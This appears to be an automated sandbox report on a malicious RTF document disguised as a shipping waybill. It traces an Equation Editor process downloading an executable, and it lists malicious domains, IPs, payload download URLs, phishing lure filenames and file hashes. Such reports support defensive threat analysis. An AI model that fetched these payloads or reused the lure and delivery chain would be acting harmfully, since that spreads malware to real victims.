http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
carbinz.ga	185.239.243.112	true	true	• 7%, Virustotal, Browse	unknown
centerstageacademyaz.com	184.168.131.241	true	true		unknown
www.pwagih.com	unknown	unknown	true		unknown
www.skip1-dndasasd.com	unknown	unknown	true		unknown
www.centerstageacademyaz.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.updatesz.com/hlx/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.239.243.112	carbinz.ga	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true
184.168.131.241	centerstageacademyaz.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	432651
Start date:	10.06.2021
Start time:	16:21:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AWB00028487364 -000487449287.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@10/12@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24% (good quality ratio 22.8%) • Quality average: 76.6% • Quality standard deviation: 28.2%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:21:36	API Interceptor	32x Sleep call for process: EQNEDT32.EXE modified
16:21:40	API Interceptor	103x Sleep call for process: prosper3512.exe modified
16:22:15	API Interceptor	160x Sleep call for process: control.exe modified
16:22:55	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	Order10 06 2021.doc	Get hash	malicious	Browse	• carbinz.ga/modex/macsx.exe
	PO210530_332641.doc	Get hash	malicious	Browse	• carbinz.ga/modex/wealthx.exe
	NEW ORDER Ref PO-298721.doc	Get hash	malicious	Browse	• carbinz.gq/modex/catx.exe
	Payment Advice.doc	Get hash	malicious	Browse	• carbinz.gq/modex/canux.exe
	Kangean PO.doc	Get hash	malicious	Browse	• carbinz.gq/modex/liquidx.exe
	ENQUIRY - J3902 Hollow Section.doc	Get hash	malicious	Browse	• vespang.ml/benp/unholy/fadaa/AmhNUkkKoGogl9g.exe
	PO_7067.doc	Get hash	malicious	Browse	• vespang.ml/benp/unholy/djj/qTRPobspXvlwT1l.exe
	Ball,Globe,plug valve spec.doc	Get hash	malicious	Browse	• vespang.ml/benp/unholy/jap/k0lzSkgsBCEeffT.exe
	Purchase Order.xlsx	Get hash	malicious	Browse	• vespang.ml/vanal/tesy.scr
	SwiftMt103.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/kellyx.exe
	RFQ B 11JU2021.doc	Get hash	malicious	Browse	• vespang.ml/benp/jam/admin/UKq69QoX4veK4Up.exe
	Ball, Globe, plug, Relief and Check valve Spec..doc	Get hash	malicious	Browse	• vespang.ml/benp/jam/omas/skMdx992wfqPuLs.exe
	RFQ1.doc	Get hash	malicious	Browse	• carbinz.gq/modex/nzex.exe
	EBE2101320.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/chungx.exe
	Purchase order.doc	Get hash	malicious	Browse	• carbinz.gq/modex/kamix.exe
	000367828992.doc	Get hash	malicious	Browse	• carbinz.gq/modex/kdotx.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SCAN_20161017_151638921_002.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/templex.exe
	SIGNED CONTRACT.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/kellyx.exe
	IX5zXPa23V.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/sirt.exe
	IQ4lblwCjQ.exe	Get hash	malicious	Browse	• vunachiimpex.xyz/buta/vuga.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
carbinz.ga	Order10 06 2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO210530_332641.doc	Get hash	malicious	Browse	• 185.239.243.112

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	619wGDCTZA.exe	Get hash	malicious	Browse	• 23.229.215.137
	Documents_13134976_1377491379.xlsb	Get hash	malicious	Browse	• 107.180.50.232
	#U00a0Import Custom Duty invoice & its clearance documents.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment receipt MT103.exe	Get hash	malicious	Browse	• 184.168.131.241
	research-531942606.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-121105165.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-76934760.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-1960540844.xlsx	Get hash	malicious	Browse	• 72.167.211.83
	research-1110827633.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	DocumentScanCopy2021_pdf.exe	Get hash	malicious	Browse	• 148.66.138.158
	New Order.exe	Get hash	malicious	Browse	• 184.168.131.241
	DocumentScanCopy202_pdf.exe	Get hash	malicious	Browse	• 148.66.138.158
	NEW ORDER ZIP.exe	Get hash	malicious	Browse	• 184.168.131.241
	oVA5JBAJutcna88.exe	Get hash	malicious	Browse	• 184.168.131.241
	qXDtb88hht.exe	Get hash	malicious	Browse	• 184.168.131.241
	a8eC6O6okf.exe	Get hash	malicious	Browse	• 184.168.131.241
	Telex_Payment.exe	Get hash	malicious	Browse	• 184.168.131.241
	QyKNw7NioL.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment_Advice.exe	Get hash	malicious	Browse	• 184.168.131.241
	SOA #093732.exe	Get hash	malicious	Browse	• 184.168.131.241
CLOUDIE-AS-APCloudieLimitedHK	Order10 06 2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO210530_332641.doc	Get hash	malicious	Browse	• 185.239.243.112
	NEW ORDER Ref PO-298721.doc	Get hash	malicious	Browse	• 185.239.243.112
	Payment Advice.doc	Get hash	malicious	Browse	• 185.239.243.112
	Kangean PO.doc	Get hash	malicious	Browse	• 185.239.243.112
	ENQUIRY - J3902 Hollow Section.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO_7067.doc	Get hash	malicious	Browse	• 185.239.243.112
	Ball,Globe,plug valve spec.doc	Get hash	malicious	Browse	• 185.239.243.112
	Purchase Order.xlsx	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SwiftMt103.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	RFQ B 11JU2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	Ball, Globe, plug, Relief and Check valve Spec..doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ1.doc	Get hash	malicious	Browse	• 185.239.243.112
	EBE2101320.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	Purchase order.doc	Get hash	malicious	Browse	• 185.239.243.112
	000367828992.doc	Get hash	malicious	Browse	• 185.239.243.112
	SCAN_20161017_151638921_002.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	SIGNED CONTRACT.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	lX5zXPa23V.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	lQ4lblwCjQ.exe	Get hash	malicious	Browse	• 185.239.243.112

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsu2B38.tmp\System.dll	090049000009000.exe	Get hash	malicious	Browse	
	dYy3yfSkwY.exe	Get hash	malicious	Browse	
	PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx	Get hash	malicious	Browse	
	Purchase Order Price List 061021.xlsx	Get hash	malicious	Browse	
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	UGGJ4NnzFz.exe	Get hash	malicious	Browse	
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	3arZKnr21W.exe	Get hash	malicious	Browse	
	Shipping receipt.exe	Get hash	malicious	Browse	
	New Order TL273723734533.pdf.exe	Get hash	malicious	Browse	
	YZ8OvkljWm.exe	Get hash	malicious	Browse	
	U03c2doc.exe	Get hash	malicious	Browse	
	QUOTE061021.exe	Get hash	malicious	Browse	
	PAYMENT CONFIRMATION.exe	Get hash	malicious	Browse	
	PO187439.exe	Get hash	malicious	Browse	
	090009000000090.exe	Get hash	malicious	Browse	
	NEWORDERLIST.exe	Get hash	malicious	Browse	
	00404000004.exe	Get hash	malicious	Browse	
	40900900090000.exe	Get hash	malicious	Browse	
	INVO090090202.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	245650
Entropy (8bit):	7.92465625934964
Encrypted:	false
SSDEEP:	3072:DQIURTXJ+McCmF7tC1eb4lhkULBwRLuJTqDW2CLd+d/Lpz3JAdFu4V65bRvSC5aL:Ds9cCmF5SnwvmLd+d/FcU4Y5bRvbRAaa
MD5:	CB4947E5C78ADA624D22C28EE9079871
SHA1:	EB2C2D329E9BE0B3A74582A4FD9C257BC795A690
SHA-256:	02230FB80DB0FE0055730A0AF8B3A0C66A578B2C315206053B80BAE250C5561D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe	
SHA-512:	7582AED1984C65C550532AB4A97D6BC5BC45BFCEEACDF329467B39667DBCAAA6A28175AA29FEF30146E16CBDAE903C5381B3D1EA47888F8D29B9F4119A581B26
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Reputation:	low
IE Cache URL:	http://carbinz.ga/modex/prosperx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i..iw..iu..i...i..id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....<2.....p....@.....s.....p.....text...ZZ.....\..... ..`.rdata.....p.....`.....@..@.data.....r.....@....ndata.....@.....rsrc.....v.....@..@.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.203168596326184
Encrypted:	false
SSDEEP:	96:F0GA1XaaamUAmjWyP7S01zQ80xvbxkP2oM+YgQen2SiayuA:F4a+WL7S0pQ9xy2oM+9KSiayZ
MD5:	961E15249B83098427A134862446FBDA
SHA1:	9ED15A70F1EA0C15F34BAC9B107A14DBE497EAA0
SHA-256:	EAE1C321425CE1D5E17A989FC60B78614F8D7EEAB5428879B44B8CB160D3F306
SHA-512:	29392924BED4046AE45233BBD06A62FBE4B7F28DF56B7C0A8406160B2A2DA5F807B50B5BF5BBA0CFEB94D4CB7AC8E368A5B0D289792E508B9415DF2630F4C52E
Malicious:	false
Reputation:	low
Preview:	'._.-.!.#.&...].~./.[.!.5.^.^.).?...@.8.'.!.?.9.=.=.9.8.5.~._.....#.9.@...5.?.[.=.!.$.:.?.?.'.,.2.-...(.]._.@.%.@.?.8...%.|.;...;.[.'.6.-.,.,.@.&.4.>.$.%.^.=.7.2.6.?.;.(.'.8.^.,.7.%.).).9.1...$.9.#.>.4.(.....5.).6...8.&.:.^.4.1.<.5.9.|.0.].`.!.7.*.!.]...;.....+.?...$.5.#.?.6.1.2.+.>.?...=.,.<.?.~.).(.?.-.7.(.].+...>.!.!.-.@.,.!.'...?.&.[.,.@...._...@.+.]...*.9.?.^.;...~.(.2.8.8.>...(.3.|.#.5.|.6.+.6.7.0.../.@.6.0.).*.%.%.&.:.9.?.%.!...!.?.`.=.%.-.@.0.|.?.<.:.(.!._.3.-.<.0.`.].8.8.8.,.4...(.^...9.5.1...0.+.?.?._./...?.?.%.:.'.+.%.?.'.8.?.?.~.!.?.@.9.?.]...$.=.3.4.].%.?.&.?.5.~.[.?.3.@...&.3.8.<.`.3.-.$./.0.].<.5...[.;.#.).?.&.?.%.].?.0.:.].+.*.2.@.>...1.>.@.8.$.8.,...?.=.3.!.9.^.../.(.-.).7.:.9.5.$.5.>.0.?.8.5.1.'.=.2.%.9.@.^.-.@.?.?.@.?.5.;.?.+.4.~._.?.;.`.?.^.@.?.1...+.<.5.@.#.4.#.&.;.^...?.%.?.?.5.?.(.!.[.?.9.^._.3._.2.7._.?.-.<.?.7...?.*...,...0.,.<.5._.?.%.*...^.&.`.?.(.?.2.8.3.&.>.6.5.4.<.'.>.6.3.(.?.4.?...].[.?.!.?.?.5.?...4.~.'.).4.9.(.?.].<.'.`.=...-.).+.7.6.3...!.1.@.`.....6.*.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{55594574-8E09-401E-A760-1A1C7B299BE3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\02vqprgl0atfidc	
Process:	C:\Users\user\AppData\Roaming\prosper3512.exe
File Type:	data
Category:	dropped
Size (bytes):	185856
Entropy (8bit):	**7.998940517618347**
Encrypted:	**true**
SSDEEP:	3072:sGXmBfAYT/4RnQPu5PBTgJApkOdFuKxnZMfSWVgVBratxWRHkFIhFQ:sbVZanguBdgJ2JdF/ZMqNbatxWREr
MD5:	378DDC5CCA93C62AF29C52E3A139BB7A
SHA1:	04C1B1F9C5AF921764E29E654D2D87E80D47C470
SHA-256:	7AFCBE7E43FFCFC7268EFAF45629E6B6ED931145C9E5E820D60C5C9B50B0A1C5

C:\Users\user\AppData\Local\Temp\02vqprgl0atfidc	
SHA-512:	977D9A3F41B3AE1D5ADC32926F522BDAB3A77A5472C0A47E63565D8CF6EAEC98C94A3776EA21538E4AFB122F1046F9BB916375B5B632889FFC8ED3430BB0360A
Malicious:	false
Reputation:	low
Preview:	).\.L...b~zy....R...u,....B.pp..pb...u<.-V...1....>o.V.Pw....k..:...h.n.Y@M....T..?1.._2....$H.....E..G.....S.j....S...;..t..,...kY..t..a&...w=..('"...G..6[=..V$...YR..&T..JN..T.i...F.. .%....a.....H.....F...&.r.,.....x.K..]C.....v..N...V..GC.&D...Z9)..39t.i0.....+j..l..+...)._.$.~1.+7.H@.W..N.E,z..1.....lQ.....'7...)I&.1....'I\.<..!..5.....Q*..C...}.=..q#q.Rf.Tf.?h. SD...R.K..Q[1..n.b.V1.#.Y.....6..t.6..Y.....8.+7.}.~...K_..B.J.....|.R..Q...:.J!....q...{..[F...;...i...e...}...+[.S.....IV?9..)F.....Q..IT.j.%zh.u:.....L(..R.).6"..Dd.....-.y.lC.bZ.. .....~. .....T..'...}.m.UC.[6...Z ....!Z#...a.....u#.....jp..OM.p.-XM.N.r.x.D...c_M..{;.....#.N.&8.a.3B>.Ht.....}m5....K.....p..Q...R..{Z$.Y..qE...#..c.sZ..;.b.O.u. .....U+....6^.D.... MQ.#.%..<..@.....v.n.....+&.t.r.3..[.af...R=UL.....6.v..c.v.....m.E.a@c.R:...hJ.T....4w.<.od2\....z.,..\..{...V..:~r.....D.8.q..`V.19....]=...a)U`..'9..K....n!qN.E#.E.w...2i....q.N.9.).

C:\Users\user\AppData\Local\Temp\nsu2B37.tmp	
Process:	C:\Users\user\AppData\Roaming\prosper3512.exe
File Type:	data
Category:	dropped
Size (bytes):	278770
Entropy (8bit):	7.448079444634977
Encrypted:	false
SSDEEP:	6144:OtbVZanguBdgJ2JdF/ZMqNbatxWREwXeQumQ4T3t:qINkc7RTVXeQued
MD5:	C4CB16A32F9F83E70EAE2EDB6FD01FF3
SHA1:	9E86174F2952237E5170B532A69BC080FCD59765
SHA-256:	C8FE712473694B00B45F2AC8C83E57C0527751C6BA118E2A95F3F5B699B7EE57
SHA-512:	8D9FC4DB04C2538B792F720A183A337043F77A846B7A71F3D66405C15F975D98CFF7E63ADDD2CB677454765A7D3C2295E522457DB6A479F7F84753C3F4E119CF
Malicious:	false
Reputation:	low
Preview:	._.....,.....xH.....^.....y_..... .....J.....#...j.....j..... ....

C:\Users\user\AppData\Local\Temp\nsu2B38.tmp\System.dll	
Process:	C:\Users\user\AppData\Roaming\prosper3512.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 090049000009000.exe, Detection: malicious, Browse • Filename: dYy3yfSkwY.exe, Detection: malicious, Browse • Filename: PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx, Detection: malicious, Browse • Filename: Purchase Order Price List 061021.xlsx, Detection: malicious, Browse • Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: UGGJ4NnzFz.exe, Detection: malicious, Browse • Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: 3arZKnr21W.exe, Detection: malicious, Browse • Filename: Shipping receipt.exe, Detection: malicious, Browse • Filename: New Order TL273723734533.pdf.exe, Detection: malicious, Browse • Filename: YZ8OvkljWm.exe, Detection: malicious, Browse • Filename: U03c2doc.exe, Detection: malicious, Browse • Filename: QUOTE061021.exe, Detection: malicious, Browse • Filename: PAYMENT CONFIRMATION.exe, Detection: malicious, Browse • Filename: PO187439.exe, Detection: malicious, Browse • Filename: 090009000000090.exe, Detection: malicious, Browse • Filename: NEWORDERLIST.exe, Detection: malicious, Browse • Filename: 00404000004.exe, Detection: malicious, Browse • Filename: 40900900090000.exe, Detection: malicious, Browse • Filename: INVO090090202.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\wkxohdeyqvvyr	
Process:	C:\Users\user\AppData\Roaming\prosper3512.exe
File Type:	data
Category:	dropped
Size (bytes):	56657
Entropy (8bit):	4.975811547605918
Encrypted:	false
SSDEEP:	1536:5usA23WeP0CJgK679CbFutzrcnrz42c9nvpVid:012meP0lkuwtvcz4pBWd
MD5:	33CC7C9385899984348854239577060 1
SHA1:	D57862368225F9240C279B0C1C1FA9BA7EB4E8CC
SHA-256:	F0738E409A7008B653A4E5C86D90CC73021988D59CAE648772305C41D6668BB1
SHA-512:	23F7DA5A861CAB4D0F06174BD78978F325B1D19DCECA6ED7A520B7957529B7D1A3EC1CC838EC140C426B0C64784B744AF6E3A4BB4C4514FE30A40E89CDEFF AF
Malicious:	false
Preview:	U.....@...8.A.....B.....C...i.D...i.E...l.F.....G...=.H.....I.....J...e.K...i.L...l.M.....N...=.O.....P...=.Q.....R.....S...i.T...i.U.....V.....W...m.X...i.Y.....Z...\.[.....\.....]...i.^...i._...i.`.....a...\.b.. ...c.....d...\.e...l.f.....g.....h.....i...i.j...U.k.....l.....m...\.n...l.o.....p...i.q...i.r.....s...\.t...l.u...).v.....w...\.x...l.y.....z...\.{.....|...\.!.}.....~...\.....%.....i.....i.....i..... .....\.....i.....U.....\.....i.....i.....\.....).....\.....\.....!.....\.....\.....a.....i.....i.....i..... .....\.....i.....U.....\.....i.....i.....\.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\AWB00028487364 -000487449287.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed Aug 26 14:08:17 2020, atime=Thu Jun 10 22:21:34 2021, length=5618, window=hide
Category:	dropped
Size (bytes):	2208
Entropy (8bit):	4.504457080244423
Encrypted:	false
SSDEEP:	48:8i/XTFGqZNGoynOOQh2i/XTFGqZNGoynOOQ/:8i/XJGqvknOOQh2i/XJGqvknOOQ/
MD5:	A59ECB3BCA5A3BC022B2EC74C9164210
SHA1:	BEA16F2EA9F23D6D8A2472C2B77CC762C4E893A5
SHA-256:	878B3049BA993CEAFFC51E70C36DA541C055729F690BB433E2ED57F0D04DBE62
SHA-512:	D0994A05C54EF0F440B3E19D1CD660A9D80D94378BB9D65D9C5D948039D21740E0AD1AD17E82758CF545FAE433EB95D5B78A9EDA38A2B0FBC3DAB30E18DF0/ 06
Malicious:	false
Preview:	L.....F.... ...}....{..}....{...H.ZO^.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2 .1.7.6.9.....2.....R.. .AWB000~1.DOC..n.....Q.y.Q.y*...8.....A.W.B.0.0.0.2.8.4.8.7.3.6.4. .-.0.0.0.4.8.7.4.4.9.2.8.7...d.o.c.....-...8...[.....?J.....C:\ Users\..#.....\\116938\Users.user\Desktop\AWB00028487364 -000487449287.doc.7.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.A.W.B.0.0.0.2.8.4.8.7.3.6.4. .-.0.0.0.4.8.7 .4.4.9.2.8.7...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	122
Entropy (8bit):	4.2017742776002445
Encrypted:	false
SSDEEP:	3:M17VV/bFtTLUYC80//bFtTLUYCmX17VV/bFtTLUYCv:MNjFtHUYa/jFtHUYljFtHUYs
MD5:	1786A2BB4886680139145E9EA52E593A
SHA1:	4740E8C7C6E54905E61FAB57C2C16BB29FC4DA9A
SHA-256:	97E6B642156387742F3D7C4063743B06D4931BED1434D2649FCC6438A0FF9AAD
SHA-512:	9E5C87185924DD711E0624345EBDCE68A976804019D5DD2C60F6A7B3192FF87A2824A8E8E9B7D24C94BBEB25A62951657AA52A2FE3BE087EC9C3EE86F41AD2F 1
Malicious:	false
Preview:	[doc]..AWB00028487364 -000487449287.LNK=0..AWB00028487364 -000487449287.LNK=0..[doc]..AWB00028487364 -000487449287.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\prosper3512.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	245650
Entropy (8bit):	7.92465625934964
Encrypted:	false
SSDEEP:	3072:DQIURTXJ+McCmF7tC1eb4lhkULBwRLuJTqDW2CLd+d/Lpz3JAdFu4V65bRvSC5aL:Ds9cCmF5SnwvmLd+d/FcU4Y5bRvbRAaa
MD5:	CB4947E5C78ADA624D22C28EE9079871
SHA1:	EB2C2D329E9BE0B3A74582A4FD9C257BC795A690
SHA-256:	02230FB80DB0FE0055730A0AF8B3A0C66A578B2C315206053B80BAE250C5561D
SHA-512:	7582AED1984C65C550532AB4A97D6BC5BC45BFCEEACDF329467B39667DBCAAA6A28175AA29FEF30146E16CBDAE903C5381B3D1EA47888F8D29B9F4119A581E26
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i..iw..iu..i...i..id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....<2.....p....@.....s.....p.....text...ZZ.....\..... ..`.rdata.....p.....`.....@..@.data.....r.....@....ndata.....@.....rsrc.....v.....@..@.....

C:\Users\user\Desktop\~$B00028487364 -000487449287.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	5.218652093822829
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	AWB00028487364 -000487449287.doc
File size:	5618
